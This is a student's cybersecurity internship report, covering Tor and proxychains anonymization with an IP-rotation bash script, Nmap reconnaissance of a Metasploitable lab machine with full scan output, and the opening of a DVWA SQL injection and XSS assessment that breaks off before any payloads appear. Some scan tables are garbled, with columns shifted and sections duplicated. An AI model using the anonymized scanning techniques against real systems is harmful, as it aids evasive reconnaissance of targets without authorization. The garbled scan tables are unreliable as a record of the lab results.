
```
sudo service tor@default restart
```

Then:

```
proxychains4 curl http://httpbin.org/ip
```

A new IP address was observed.

Result:




5. Firefox Proxy Configuration

To test browser-level anonymity:

Steps:

- Open Firefox → Settings → Network Settings
- Select Manual Proxy
- Set:
 - SOCKS Host: 127.0.0.1
 - Port: 9050
 - SOCKS v5
 - Enable Proxy DNS

Result:




5.1 Browser IP Test

Visited:

- <http://httpbin.org/ip>

Confirmed Tor IP is visible in browser.

Result:



6.

DNS Leak Testing



DNS leak testing was performed using:

DNSLeakTest

Results:

- Multiple DNS servers detected
- No ISP information visible
- Servers located in different regions

This confirms no DNS leak.



7. Automation Using Bash Script

To automate IP rotation:

```
#!/bin/bash

while true
do
    echo "Changing IP..."


    sudo service tor@default restart > /dev/null 2>&1

    sleep 12

    echo "New IP:"
    proxychains4 curl -s http://httpbin.org/ip

    echo "-----"
done
```

Result:



```
Session Actions Edit View Help
(rudresh@kali)~$ ./tor_tool.sh
Changing IP...
[sudo] password for rudresh:
Waiting for Tor...
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:9050 ... httpbin.org:80 ... OK
New IP: {
  "origin": "185.220.101.26"
}
Changing IP...
[sudo] service tor@default restart > /dev/null 2>&1
Waiting for Tor...
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:9050 ... httpbin.org:80 ... OK
New IP: {
  "origin": "192.42.116.15"
}
Changing IP...
Waiting for Tor...
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:9050 ... httpbin.org:80 ... OK
New IP: {
  "origin": "109.70.100.7"
}
Changing IP...
Waiting for Tor...
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:9050 ... httpbin.org:80 ... OK
New IP: {
```

9. Operational Security (OPSEC)

Advantages:

- Hides real IP
- Prevents tracking
- Useful in cybersecurity research

Limitations:

- Slow network
- Exit node risks
- Not 100% anonymous

10. Skills Acquired

- Tor network configuration
- Proxychains usage
- Browser proxy setup
- DNS leak testing
- Bash scripting
- Debugging real issues

11. Conclusion

In this task, I successfully implemented anonymous communication using the Tor network. I verified IP anonymization and DNS protection. I also developed a script for automatic IP rotation, which improved operational security.

This task provided practical knowledge of anonymity techniques used in cybersecurity.

12. Final Outcome

- Tor configured successfully
- Anonymous browsing achieved
- IP rotation verified
- DNS leak prevented
- Automation implemented

CYBER SECURITY INTERNSHIP REPORT

Student Name: Rudresha RK

University: Presidency University Bangalore, Karnataka

Company Name: Anonymous India Cyber Defense Academy

Major: Computer Science Engineering (Cybersecurity)

Duration: April 2, 2026 to May 2, 2026

Domain: Ethical Hacking

Mentor: Akash Das

Coordinator: Akash Das

Projects and Tasks (Beginner Level)

Assessment 4: Network Vulnerability Scanning using Nmap

1. Introduction

The objective of this task is to perform network reconnaissance using Nmap in order to identify open ports, running services, and potential vulnerabilities in a target system.

Network scanning is a crucial phase in penetration testing, as it helps in understanding the attack surface of a system. In this task, a vulnerable machine (Metasploitable) was scanned using different Nmap techniques to gather detailed information about its network services.

2. About Nmap

Nmap (Network Mapper) is an open-source tool used for network discovery and security auditing.

Key Capabilities:

- Host discovery
 - Port scanning
 - Service and version detection
 - Operating system identification
 - Script-based vulnerability scanning
-

3. Lab Environment

- **Attacker Machine:** Kali Linux
 - **Target Machine:** Metasploitable
 - **Target IP Address:** 192.168.56.101
 - **Tools Used:** Nmap, Terminal
 - **Network Type:** Virtual lab (Host-only Adapter)
-

4. Methodology

The scanning process was performed in multiple stages to gather detailed information about the target system.

4.1 Installation of Nmap

```
sudo apt update  
sudo apt install nmap -y
```

4.2 Target Identification

The target machine was identified using network configuration tools, and its IP address was confirmed as:

```
ifconfig  
  
192.168.56.101
```

4.3 Basic TCP Scan


```
nmap 192.168.56.101
```

Objective:

To identify open ports on the target system.

Observation:

Several ports were found open, indicating active service



```
(rudresh@kali)-[~]
$ nmap 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-14 11:25 +0530
Nmap scan report for 192.168.56.101
Host is up (0.00020s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:9D:00:FE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds

(rudresh@kali)-[~]
$
```

4.4 Service Version Detection

```
nmap -sV 192.168.56.101
```

Objective:

To determine the versions of services running on open ports.

Observation:

Outdated versions of services such as FTP and Apache were identified.

```
Session Actions Edit View Help

(rudresh@kali) ~
$ nmap -sV 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-14 11:27 +0530
Nmap scan report for 192.168.56.101
Host is up (0.00025s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rshd
513/tcp   open  login          NetKit rshd
514/tcp   open  shell          GNU Classpath grmiregistry
1099/tcp  open  java-rmi       Metasploitable root shell
1524/tcp  open  bindshell      2-4 (RPC #100003)
2049/tcp  open  nfs            ProFTPD 1.3.1
2121/tcp  open  ftp            MySQL 5.0.51a-3ubuntu5
3306/tcp  open  mysql          PostgreSQL DB 8.3.0 - 8.3.7
5432/tcp  open  postgresql     VNC (protocol 3.3)
5900/tcp  open  vnc            (access denied)
6000/tcp  open  X11            UnrealIRCd
6667/tcp  open  irc            Apache Jserv (Protocol v1.3)
8080/tcp  open  ajp13          Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:90:00:FE (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 12.20 seconds
```

4.5 Operating System Detection

```
nmap -O 192.168.56.101
```

Objective:

To identify the operating system of the target machine.

Observation:

The target system was detected as a Linux-based OS, consistent with Metasploitable.

```
rudresh@kali: ~  
$ nmap -O 192.168.56.101  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-14 11:28 +0530  
Nmap scan report for 192.168.56.101  
Host is up (0.00025s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
3432/tcp  open  postgresql  
5900/tcp  open  vnc  
5900/tcp  open  X11  
5667/tcp  open  irc  
8009/tcp  open  ajp13  
8180/tcp  open  unknown  
MAC Address: 08:00:27:9D:00:FE (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
OS details: Linux 2.6.9 - 2.6.33  
Network Distance: 1 hop  
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 1.95 seconds
```

4.5 Operating System Detection

`nmap -O 192.168.56.101`

Objective:
To identify the operating system of the target machine.

Observation:
The target system was detected as a Linux-based OS, consistent with Metasploitable.

4.6 Aggressive Scan

4.6 Aggressive Scan

`nmap -A 192.168.56.101`

Objective:

To perform an advanced scan combining:

- OS detection
- Version detection
- Script scanning
- Traceroute

Observation:

Detailed information about services, versions, and potential vulnerabilities was obtained.

```
Session Actions Edit View Help

(rudresh@kali) ~ -
$ nmap -A 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-14 11:29 +0530
Nmap scan report for 192.168.56.101
Host is up (0.00027s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.56.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ ssl-date: 2026-04-14T05:59:45+00:00; -2s from scanner time.
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45

9. Conclusion
This task provided practical exposure to network vulnerability scanning using Nmap. By performing different types of scans, it was possible to identify open ports, detect running services, and analyze potential vulnerabilities in the target system. This knowledge is essential for both offensive and defensive cybersecurity practices.

10. Final Outcome
```

```
Session Actions Edit View Help

(rudresh@kali) ~ -
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_ http-title: Metasploitable2 - Linux
111/tcp    open  rpcbind     2 (RPC #100000)
|_ rpcinfo:
|   program version  port/proto  service
|   100000  2           111/tcp     rpcbind
|   100000  2           111/udp     rpcbind
|   100003  2,3,4       2049/tcp    nfs
|   100003  2,3,4       2049/udp    nfs
|   100005  1,2,3       53551/tcp   mountd
|   100005  1,2,3       53674/udp   mountd
|   100021  1,3,4       34578/udp   nlockmgr
|   100021  1,3,4       39486/tcp   nlockmgr
|   100024  1           42723/tcp   status
|   100024  1           54865/udp   status
139/tcp    open  netbios-ssn Samba smbdc 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn Samba smbdc 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp    open  exec        netkit-rsh rexecd
513/tcp    open  login       Netkit rshd
514/tcp    open  shell       Netkit rshd
1099/tcp   open  java-rmi    GNU Classpath grmiregistry
1524/tcp   open  bindshell   Metasploitable root shell
2049/tcp   open  nfs         2-4 (RPC #100003)
2121/tcp   open  ftp         ProFTPD 1.3.1
3306/tcp   open  mysql       MySQL 5.0.51a-3ubuntu5
|_ mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsTransactions, LongColumnFlag, SupportsCompression, Speaks41ProtocolNew
|   Status: Autocommit
|   Salt: *(#91737Z?k!)\rurTo
5432/tcp   open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ ssl-date: 2026-04-14T05:59:45+00:00; -2s from scanner time.
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
5988/tcp   open  vnc         VNC (protocol 3.3)
```

5. Results and Analysis

The scan results revealed multiple open ports and services running on the target system.

5.1 Open Ports and Services

Port	Service	Description	Security Risk
21	FTP	File transfer service	May allow anonymous access or backdoor
22	SSH	Secure remote login	Vulnerable to brute-force attacks
23	Telnet	Remote access	Unencrypted, highly insecure
80	HTTP	Web server (Apache)	Vulnerable to web attacks
139/445	SMB	File sharing	Exploitable via SMB vulnerabilities
3306	MySQL	Database service	Risk of unauthorized access

5.2 Service Version Analysis

The version detection scan revealed outdated services such as:

- vsftpd (FTP server)
- Apache web server

These outdated versions are known to contain vulnerabilities and can be exploited by attackers.

5.3 OS Detection Analysis

The OS detection scan indicated that the target system is running a Linux-based operating system, which matches the expected configuration of Metasploitable.

5.4 Aggressive Scan Findings

The aggressive scan provided:

- Detailed service information
- Script-based vulnerability results
- Network path information

This helped in identifying weak points in the system.

6. Vulnerability Assessment

Based on the scan results:

- **FTP (vsftpd):**
 - Known for backdoor vulnerabilities
- **Telnet:**
 - Transmits data in plain text

- **Apache (HTTP):**
 - Outdated version vulnerable to exploits
 - **SMB:**
 - Susceptible to remote code execution attacks
-

7. Security Implications

The presence of multiple open ports and outdated services significantly increases the attack surface of the system.

Key risks include:

- Unauthorized access
 - Data interception
 - Remote exploitation
 - Credential theft
-

8. Skills Acquired

- Network reconnaissance using Nmap
 - Port and service enumeration
 - Vulnerability identification
 - Understanding attack surfaces
 - Interpreting scan results
-

9. Conclusion

This task provided practical exposure to network vulnerability scanning using Nmap. By performing different types of scans, it was possible to identify open ports, detect running services, and analyze potential vulnerabilities in the target system.

This knowledge is essential for both offensive and defensive cybersecurity practices.

10. Final Outcome

- Successfully scanned the target system
- Identified open ports and services

- Detected OS and service versions
 - Analyzed vulnerabilities and risks
-

CYBER SECURITY INTERNSHIP REPORT

Student Name: Rudresha RK

University: Presidency University Bangalore, Karnataka

Company Name: Anonymous India Cyber Defense Academy

Major: Computer Science Engineering (Cybersecurity)

Duration: April 2, 2026 to May 2, 2026

Domain: Ethical Hacking

Mentor: Akash Das

Coordinator: Akash Das

Projects and Tasks (Intermediate Level)

Assessment 5: Web Application Vulnerability Testing on DVWA

1. Introduction

The objective of this task is to set up a vulnerable web application environment and perform security testing on common vulnerabilities such as SQL Injection and Cross-Site Scripting (XSS).

These vulnerabilities are part of the **OWASP Top 10**, which are widely exploited in real-world cyber attacks.

In this task, **Metasploitable 2** was used as the target system, which contains intentionally vulnerable services including **Damn Vulnerable Web Application (DVWA)**.

2. About Vulnerabilities

SQL Injection (SQLi)

SQL Injection allows attackers to manipulate database queries to gain unauthorized access to sensitive data.

Cross-Site Scripting (XSS)

XSS allows attackers to inject malicious scripts into web pages.

Types of XSS:

- ⑩ Reflected XSS (Non-persistent)
- ⑩ Stored XSS (Persistent)

3. Lab Environment

- ⑩ Attacker Machine: Kali Linux
- ⑩ Target Machine: Metasploitable 2
- ⑩ Target IP Address: 192.168.56.101
- ⑩ Web Application: DVWA
- ⑩ Web Server: Apache
- ⑩ Database: MySQL
- ⑩ Tools Used: Browser, Terminal, **SQLMap**
- ⑩ Network Type: Virtual Lab (Host-only Adapter)
- ⑩ Security Level: Low

4. Methodology

The testing process was performed in multiple stages including lab setup and vulnerability exploitation.

4.1 Lab Setup (Metasploitable + DVWA)

The virtual lab environment was created using VirtualBox with Kali Linux as the attacker machine and Metasploitable 2 as the target.

The target IP address was identified using:

```
ifconfig
```

DVWA was accessed through:

